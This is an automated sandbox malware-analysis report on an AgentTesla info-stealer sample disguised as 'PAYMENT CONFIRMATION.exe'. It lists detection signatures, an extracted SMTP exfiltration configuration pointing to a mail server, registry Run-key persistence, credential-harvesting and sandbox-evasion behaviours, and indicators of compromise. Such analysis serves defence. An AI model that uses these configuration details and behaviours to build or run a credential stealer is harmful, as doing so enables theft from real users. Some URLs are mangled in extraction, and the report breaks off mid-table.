



ID: 385300
Sample Name: PAYMENT
CONFIRMATION.exe
Cookbook: default.jbs
Time: 09:57:17
Date: 12/04/2021
Version: 31.0.0 Emerald

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Analysis Report PAYMENT CONFIRMATION.exe

Overview

General Information

| | |
|------------------------------|--------------------------|
| Sample Name: | PAYMENT CONFIRMATION.exe |
| Analysis ID: | 385300 |
| MD5: | b7724fd635cc9c0.. |
| SHA1: | db18fe9a073456a.. |
| SHA256: | 6df1420d84c9c0a.. |
| Tags: | AgentTesla |
| Infos: | |
| Most interesting Screenshot: | |


Detection

| |
|--------------------|
| MALICIOUS |
| SUSPICIOUS |
| CLEAN |
| UNKNOWN |
| AgentTesla |
| Score: 100 |
| Range: 0 - 100 |
| Whitelisted: false |
| Confidence: 100% |

Signatures

| |
|---|
| Found malware configuration |
| Snort IDS alert for network traffic (e... |
| Yara detected AgentTesla |
| Yara detected AntiVM3 |
| .NET source code contains very larg... |
| Hides that the sample has been dow... |
| Initial sample is a PE file and has a ... |
| Installs a global keyboard hook |
| Machine Learning detection for dropp... |
| Machine Learning detection for samp... |
| Modifies the hosts file |
| Queries sensitive BIOS Information ... |
| Queries sensitive network adapter in... |
| Tries to detect sandboxes and other... |
| Tries to harvest and steal Putty / Wi... |

Classification



Startup

- System is w10x64
- PAYMENT CONFIRMATION.exe (PID: 5940 cmdline: 'C:\Users\user\Desktop\PAYMENT CONFIRMATION.exe' MD5: B7724FD635CC9C0AC12AF69468D8F734)
 - PAYMENT CONFIRMATION.exe (PID: 2208 cmdline: {path} MD5: B7724FD635CC9C0AC12AF69468D8F734)
- kprUEGC.exe (PID: 4156 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: B7724FD635CC9C0AC12AF69468D8F734)
 - kprUEGC.exe (PID: 6672 cmdline: {path} MD5: B7724FD635CC9C0AC12AF69468D8F734)
- kprUEGC.exe (PID: 6652 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: B7724FD635CC9C0AC12AF69468D8F734)
- cleanup

Malware Configuration

Threatname: Agenttesla

```
{  
  "Exfil Mode": "SMTP",  
  "SMTP Info": "ha@almasroor.com@42264528mail.almasroor.com"  
}
```

Yara Overview

Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|--------------------------|--------------------------|--------------|---------|
| 00000014.00000002.466854304.000000000040 2000.00000040.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 00000002.00000002.466852718.000000000040 2000.00000040.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 00000001.00000002.218173630.00000000035A 9000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |

| Source | Rule | Description | Author | Strings |
|---|--------------------------|--------------------------|--------------|---------|
| 00000008.00000002.303769479.0000000003CB 9000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 00000014.00000002.472291889.0000000002BE 1000.00000004.00000001.sdmp | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| Click to see the 10 entries | | | | |


Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|--------------------------|--------------------------|--------------|---------|
| 1.2.PAYMENT CONFIRMATION.exe.37d32c0.2.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 8.2.kprUEGC.exe.3ee32c0.2.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 2.2.PAYMENT CONFIRMATION.exe.400000.0.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 20.2.kprUEGC.exe.400000.0.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| 1.2.PAYMENT CONFIRMATION.exe.37d32c0.2.r aw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security | |
| Click to see the 1 entries | | | | |

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:



Found malware configuration

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Installs a global keyboard hook



Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file



System Summary:

.NET source code contains very large array initializations

Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)



Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file



Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file



Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)



Remote Access Functionality:

Yara detected AgentTesla




Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration |
|------------------|--|---|--|--|---|--|-------------------------|---|--------------------------------------|
| Valid Accounts | Windows Management Instrumentation 2 1 1 | Registry Run Keys / Startup Folder 1 | Process Injection 1 2 | File and Directory Permissions Modification 1 | OS Credential Dumping 2 | Account Discovery 1 | Remote Services | Archive Collected Data 1 1 | Exfiltration Over Oth Network Medium |
| Default Accounts | Scheduled Task/Job | Boot or Logon Initialization Scripts | Registry Run Keys / Startup Folder 1 | Disable or Modify Tools 1 | Input Capture 1 1 1 | System Information Discovery 1 1 4 | Remote Desktop Protocol | Data from Local System 2 | Exfiltration Over Bluetooth |

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration |
|-------------------------------------|-----------------------------------|------------------------|------------------------|---|-----------------------------|--------------------------------------|------------------------------------|------------------------|--|
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Deobfuscate/Decode Files or Information 1 | Credentials in Registry 1 | Query Registry 1 | SMB/Windows Admin Shares | Email Collection 1 | Automated Exfiltration |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Obfuscated Files or Information 2 | NTDS | Security Software Discovery 2 1 1 | Distributed Component Object Model | Input Capture 1 1 1 | Scheduled Transfer |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Software Packing 3 | LSA Secrets | Process Discovery 2 | SSH | Clipboard Data 1 | Data Transfer Size Limits |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Timestomp 1 | Cached Domain Credentials | Virtualization/Sandbox Evasion 1 3 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Masquerading 1 | DCSync | Application Window Discovery 1 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol |
| Drive-by Compromise | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job | Virtualization/Sandbox Evasion 1 3 1 | Proc Filesystem | System Owner/User Discovery 1 | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypt Non-C2 Protocol |
| Exploit Public-Facing Application | PowerShell | At (Linux) | At (Linux) | Process Injection 1 2 | /etc/passwd and /etc/shadow | Remote System Discovery 1 | Software Deployment Tools | Data Staged | Exfiltration Over Asymmetric Encrypt Non-C2 Protocol |
| Supply Chain Compromise | AppleScript | At (Windows) | At (Windows) | Hidden Files and Directories 1 | Network Sniffing | Process Discovery | Taint Shared Content | Local Data Staging | Exfiltration Over Unencrypted/Obfusc Non-C2 Protocol |


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

| Source | Detection | Scanner | Label | Link |
|--------------------------|-----------|----------------|-------|------|
| PAYMENT CONFIRMATION.exe | 100% | Joe Sandbox ML | | |

Dropped Files

| Source | Detection | Scanner | Label | Link |
|---|-----------|----------------|-------|------|
| C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe | 100% | Joe Sandbox ML | | |

Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|--|-----------|---------|-------------|------|-------------------------------|
| 2.2.PAYMENT CONFIRMATION.exe.400000.0.unpack | 100% | Avira | TR/Spy.Gen8 | | Download File |
| 20.2.kprUEGC.exe.400000.0.unpack | 100% | Avira | TR/Spy.Gen8 | | Download File |

Domains

No Antivirus matches

URLs

| Source | Detection | Scanner | Label | Link |
|---|-----------|-----------------|-------|------|
| http://almasroor.com | 0% | Avira URL Cloud | safe | |
| http://127.0.0.1:HTTP/1.1 | 0% | Avira URL Cloud | safe | |
| http://https://api.ipify.org%GETMozilla/5.0 | 0% | URL Reputation | safe | |
| http://https://api.ipify.org%GETMozilla/5.0 | 0% | URL Reputation | safe | |
| http://https://api.ipify.org%GETMozilla/5.0 | 0% | URL Reputation | safe | |
| http://DynDns.comDynDNS | 0% | URL Reputation | safe | |
| http://DynDns.comDynDNS | 0% | URL Reputation | safe | |
| http://https://IJIiNPGiATMzyiVeKdM.org | 0% | Avira URL Cloud | safe | |
| http://bQxorv.com | 0% | Avira URL Cloud | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha | 0% | URL Reputation | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha | 0% | URL Reputation | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha | 0% | URL Reputation | safe | |
| http://https://api.ipify.org%0 | 0% | Avira URL Cloud | safe | |
| http://mail.almasroor.com | 0% | Avira URL Cloud | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip | 0% | URL Reputation | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip | 0% | URL Reputation | safe | |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip | 0% | URL Reputation | safe | |

Domains and IPs

Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|--------------------|-------------|---------|-----------|---------------------|------------|
| almasroor.com | 69.65.3.206 | true | true | | unknown |
| mail.almasroor.com | unknown | unknown | true | | unknown |

URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|--|-----------|--|------------|
| http://almasroor.com | PAYMENT CONFIRMATION.exe, 00000002.476420854.0000000340C000.00000004.00000001.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://127.0.0.1:HTTP/1.1 | PAYMENT CONFIRMATION.exe, 00000002.473828679.00000003151000.00000004.00000001.sdmp, kprUEGC.exe, 00000014.00000002.472291889.0000000002BE100.00.00000004.00000001.sdmp | false | • Avira URL Cloud: safe | low |
| http://https://api.ipify.org%GETMozilla/5.0 | kprUEGC.exe, 00000014.00000002.472291889.0000000002BE100.00.000004.00000001.sdmp | false | • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe | low |
| http://DynDns.comDynDNS | kprUEGC.exe, 00000014.00000002.472291889.0000000002BE100.00.000004.00000001.sdmp | false | • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe | unknown |
| http://https://IJIiNPGiATMzyiVeKdM.org | PAYMENT CONFIRMATION.exe, 00000002.476023319.000000033D1000.00000004.00000001.sdmp | false | • Avira URL Cloud: safe | unknown |

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|--|-----------|--|------------|
| http://bQxorv.com | kprUEGC.exe, 00000014.00000002 .472291889.0000000002BE1000.00 00004.00000001.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%ha | PAYMENT CONFIRMATION.exe, 0000 0002.00000002.473828679.000000 0003151000.00000004.00000001.sdmp, kprUEGC.exe, 00000014.0000 0002.472291889.0000000002BE10 0.00000004.00000001.sdmp | false | • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe | unknown |
| http://https://api.ipify.org%0 | PAYMENT CONFIRMATION.exe, 0000 0002.00000002.473828679.000000 0003151000.00000004.00000001.sdmp | false | • Avira URL Cloud: safe | low |
| http://mail.almasroor.com | PAYMENT CONFIRMATION.exe, 0000 0002.00000002.476420854.000000 000340C000.00000004.00000001.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip | PAYMENT CONFIRMATION.exe, 0000 0001.00000002.218173630.000000 00035A9000.00000004.00000001.sdmp, PAYMENT CONFIRMATION.exe, 00000002.00000002.466852718.0 000000000402000.00000040.00000 001.sdmp, kprUEGC.exe, 0000000 8.00000002.303769479.000000000 3CB9000.00000004.00000001.sdmp, kprUEGC.exe, 00000014.000000 02.466854304.000000000402000. 00000040.00000001.sdmp | false | • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe | unknown |

Contacted IPs



Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|-------------|---------------|---------------|------|-------|---------------|-----------|
| 69.65.3.206 | almasroor.com | United States | | 32181 | ASN-GIGENETUS | true |

General Information

| | |
|----------------------|----------------|
| Joe Sandbox Version: | 31.0.0 Emerald |
| Analysis ID: | 385300 |

| | |
|--|--|
| Start date: | 12.04.2021 |
| Start time: | 09:57:17 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 12m 16s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | PAYMENT CONFIRMATION.exe |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 30 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | <ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.adwa.spyw.evad.winEXE@7/6@2/1 |
| EGA Information: | Failed |
| HDC Information: | <ul style="list-style-type: none"> • Successful, ratio: 0.1% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0% |
| HCA Information: | <ul style="list-style-type: none"> • Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0 |
| Cookbook Comments: | <ul style="list-style-type: none"> • Adjust boot time • Enable AMSI • Found application associated with file extension: .exe |

Warnings:

Show All

- Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiogd.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 52.147.198.201, 92.122.145.220, 204.79.197.200, 13.107.21.200, 52.255.188.83, 40.88.32.150, 20.82.210.154, 184.30.24.56, 92.122.213.247, 92.122.213.194, 93.184.221.240, 13.88.21.125, 52.155.217.156, 20.54.26.129, 104.42.151.234
- Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.aka dns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dsdp.akamaiedge.net, skypedataprcoleus15.cloudapp.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft.com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctdl.windowsupdate.com, skypedataprcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprcoleus17.cloudapp.net, a-0001.a-afddentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprcoleus15.cloudapp.net, skypedataprcoleus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

| Time | Type | Description |
|----------|-----------------|---|
| 09:58:05 | API Interceptor | 723x Sleep call for process: PAYMENT CONFIRMATION.exe modified |
| 09:58:34 | Autostart | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe |
| 09:58:42 | Autostart | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe |
| 09:58:44 | API Interceptor | 493x Sleep call for process: kprUEGC.exe modified |

Joe Sandbox View / Context

IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|-------------|------------------------------|----------|-----------|--------|---------|
| 69.65.3.206 | payment details.exe | Get hash | malicious | Browse | |
| | payment details.exe | Get hash | malicious | Browse | |

Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|-------|------------------------------|---------|-----------|------|---------|
| | | | | | |

ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---------------|--|----------|-----------|--------|------------------|
| ASN-GIGENETUS | MT103_Swift_Transfer#452-567-2XXX.exe | Get hash | malicious | Browse | • 45.85.90.86 |
| | 4IxLUYjMQ7.exe | Get hash | malicious | Browse | • 172.111.237.51 |
| | payment details.exe | Get hash | malicious | Browse | • 69.65.3.206 |
| | payment details.exe | Get hash | malicious | Browse | • 69.65.3.206 |
| | AWB-9899691012.exe | Get hash | malicious | Browse | • 45.85.90.220 |
| | swift_76567643.exe | Get hash | malicious | Browse | • 70.32.1.32 |
| | BillOfLading.exe | Get hash | malicious | Browse | • 45.85.90.220 |
| | OPEN01929291000_2021-03-15_07-28.exe | Get hash | malicious | Browse | • 45.85.90.188 |
| | INV242-0303.doc | Get hash | malicious | Browse | • 45.85.90.197 |
| | dwg.exe | Get hash | malicious | Browse | • 45.85.90.226 |
| | a55ddff55740467df8dee39a5bbae32.exe | Get hash | malicious | Browse | • 45.85.90.138 |
| | 116e4c42d3948c91eafdc60a9f37014.exe | Get hash | malicious | Browse | • 45.85.90.138 |
| | 771eb3ef5ede516d6ec53ae40b3f888f.exe | Get hash | malicious | Browse | • 45.85.90.138 |
| | Paid Invoice _confirmation_9336639_03993736553.exe | Get hash | malicious | Browse | • 216.38.7.225 |
| | YCVj3q7r5e.exe | Get hash | malicious | Browse | • 70.32.1.32 |
| | VOR001 - McMurray Statements December 2020_8737353 5737522772662626.exe | Get hash | malicious | Browse | • 216.38.7.225 |
| | Customer_Receivables_Aging_20210112_26635353452424 24242.exe | Get hash | malicious | Browse | • 216.38.7.225 |
| | Proforma fatura.exe | Get hash | malicious | Browse | • 216.38.2.215 |
| | Invoice.exe | Get hash | malicious | Browse | • 216.38.2.215 |
| | Purchase Order-34002174.pdf.exe | Get hash | malicious | Browse | • 216.38.7.231 |

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PAYOUT CONFIRMATION.exe.log

| | |
|-----------------|---|
| Process: | C:\Users\user\Desktop\PAYOUT CONFIRMATION.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1216 |
| Entropy (8bit): | 5.355304211458859 |
| Encrypted: | false |
| SSDEEP: | 24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3Vz9pKhPKIE4oFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr |
| MD5: | FED34146BF2F2FA59DCF8702FCC8232E |
| SHA1: | B03BFEA175989D989850CF06FE5E7BBF56EAA00A |
| SHA-256: | 123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C |

| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PAYMENT CONFIRMATION.exe.log | |
|--|--|
| SHA-512: | 1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6 |
| Malicious: | true |
| Reputation: | high, very likely benign file |
| Preview: | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21 |

| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log | |
|---|--|
| Process: | C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe |
